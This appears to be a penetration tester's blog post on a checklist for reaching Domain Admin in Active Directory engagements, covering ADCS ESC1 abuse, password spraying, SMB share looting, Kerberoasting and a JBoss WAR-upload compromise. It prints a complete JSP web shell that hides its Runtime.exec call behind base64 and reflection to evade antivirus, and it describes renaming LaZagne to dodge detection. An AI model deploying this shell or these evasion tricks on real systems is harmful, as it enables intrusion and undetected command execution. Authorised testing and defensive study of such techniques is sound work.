The AD Methodology Checklist
Whenever I'm faced with a new AD environment, I find myself defaulting to a sort of mental checklist that I follow to a surprising amount of success almost every single time, allowing me to achieve my fastest Personal-Best time of 7 Minutes and 22 Seconds to Domain Admin (DA) for an actual real engagement.
Now obviously, many things need to go right for this time to be achieved, and with the method I usually follow it takes me a usual hour or two to find my way to DA if the right misconfigurations are present- and if an AD user is given - otherwise it does take me longer, and in some cases I do not find a clear path no matter how hard I try (these things happen) but I make sure to come out of it with some account/device take-over findings to sort of compensate.
I'll be diving into one of the most interesting and exciting ways I was able to achieve domain admin at the end of this blog, maybe you'll find it interesting too :)
#1 - ADCS Abuse
My favorite way of achieving DA is finding a quick and easy "ESC1" on a vulnerable CA certificate, certipy-ad has always been an intuitive tool for facilitating the entire process of discovery through to exploitation of ESC vulnerabilities, and seeing it work without the dreaded "KDC_ERROR_CLIENT_NOT_TRUSTED(Reserved for PKINIT)" is honestly one of the best feelings of all time.
Through this method, I was able to achieve the aformentioned PB time for taking over an AD domain.

#2 - Password Spraying
I know you probably rolled your eyes at this one, but honestly spraying a dumb and easy password after checking the password policy and trying the laziest passwords you can think of I've found leads to a lot of great success, especially with service accounts that have likely been there for years and the IT admin just set the password to something easy that never expires to save himself 3 seconds in his day from typing in an actually strong password.

And honestly, the types of things you find from different "low-privileged" standard employee accounts, from smb share access to some remote device access is almost always worthwhile to dig into.
#3 - Pillaging SMB's and Machines
One of the lowest hanging fruits, if you got an AD account, its almost always worth your while to just check around the open "READ" permissions you will find on SMB shares on windows servers, they sometimes funnily enough will contain some really hard hitting credentials that will get you into high value systems, and from there you'll likely deduce that your position is stronger.
Trust me, the kinds of things you will find in random ".txt" files are diabolical.


Also, you might notice that im running lazagne on someone's machine, and how would that be possible if they have anti-virus? well I dont remember exactly which AV was running on this device, but I was able to bypass it by just renaming lazagne and changing a few non-consequential lines, AV evasion for the win.
#4 - (Targeted) Kerberoasting

Another one where you'll probably ask yourself why you wasted the time looking at this page, but trust that while this is most likely not going to work, there is always a non-zero chance of it actually working, and having hashcat running on the side trying to crack the hash to the service accounts never hurts. I'm putting this here because it has worked for me more than once (remember, very lazy IT admins).
When I decide to dedicate more time.
From my point of view, once I exhaust most traditional avenues to reach the low hanging easy ways to low-hanging fruit, that's when i usually switch to testing web applications, trying to see if there is any way to get to underlying systems.
One of the best ways I was able to achieve this is that I once found a JBOSS web app running with creds admin/admin, although no vulnerabilities were known for the app of the version running, I decided to look through it and found that it took WAR file uploads, this triggered the nerd in me and decided to see if raising a web shell through this web-app is worth exploring.


Surprisingly, it worked, but the AV (Trend-Micro) kept blocking me from uploading the webshell

So as any sane person would do, I decided to craft a custom web-shell to evade detection by the AV.
<%@ page import="java.io.*" %>

<%@ page import="java.util.Base64" %>

<%@ page import="java.lang.reflect.Method" %>

<html><body>

<form method="POST">

Command (Base64): <input name="p" type="text" style="width: 300px;">

<input type="submit" value="Run">

</form>

<pre>

<%

String base64Cmd = request.getParameter("p");

if (base64Cmd != null && !base64Cmd.isEmpty()) {

try {

String cmd = new String(Base64.getDecoder().decode(base64Cmd));

String runtimeStr = new String(Base64.getDecoder().decode("amF2YS5sYW5nLlJ1bnRpbWU=")); // "java.lang.Runtime"

Class<?> runtimeClass = Class.forName(runtimeStr);

String getRuntimeStr = new String(Base64.getDecoder().decode("Z2V0UnVudGltZQ==")); // "getRuntime"

Method getRuntimeMethod = runtimeClass.getMethod(getRuntimeStr);

Object runtimeInstance = getRuntimeMethod.invoke(null);

String execStr = new String(Base64.getDecoder().decode("ZXhlYw==")); // "exec"

Method execMethod = runtimeClass.getMethod(execStr, String.class);

Process process = (Process) execMethod.invoke(runtimeInstance, cmd);

BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));

String line;

while ((line = reader.readLine()) != null) {

out.println(line);

}

process.waitFor();

reader.close();

} catch (Exception e) {

out.println("Error: " + e.getMessage());

}

}
%>
</pre>
</body></html>
Putting this shell on virus total, we can see that the obfuscation has worked and that we hid from most kinds of AV's


and voila, the webshell was created, and it executed my commands perfectly.

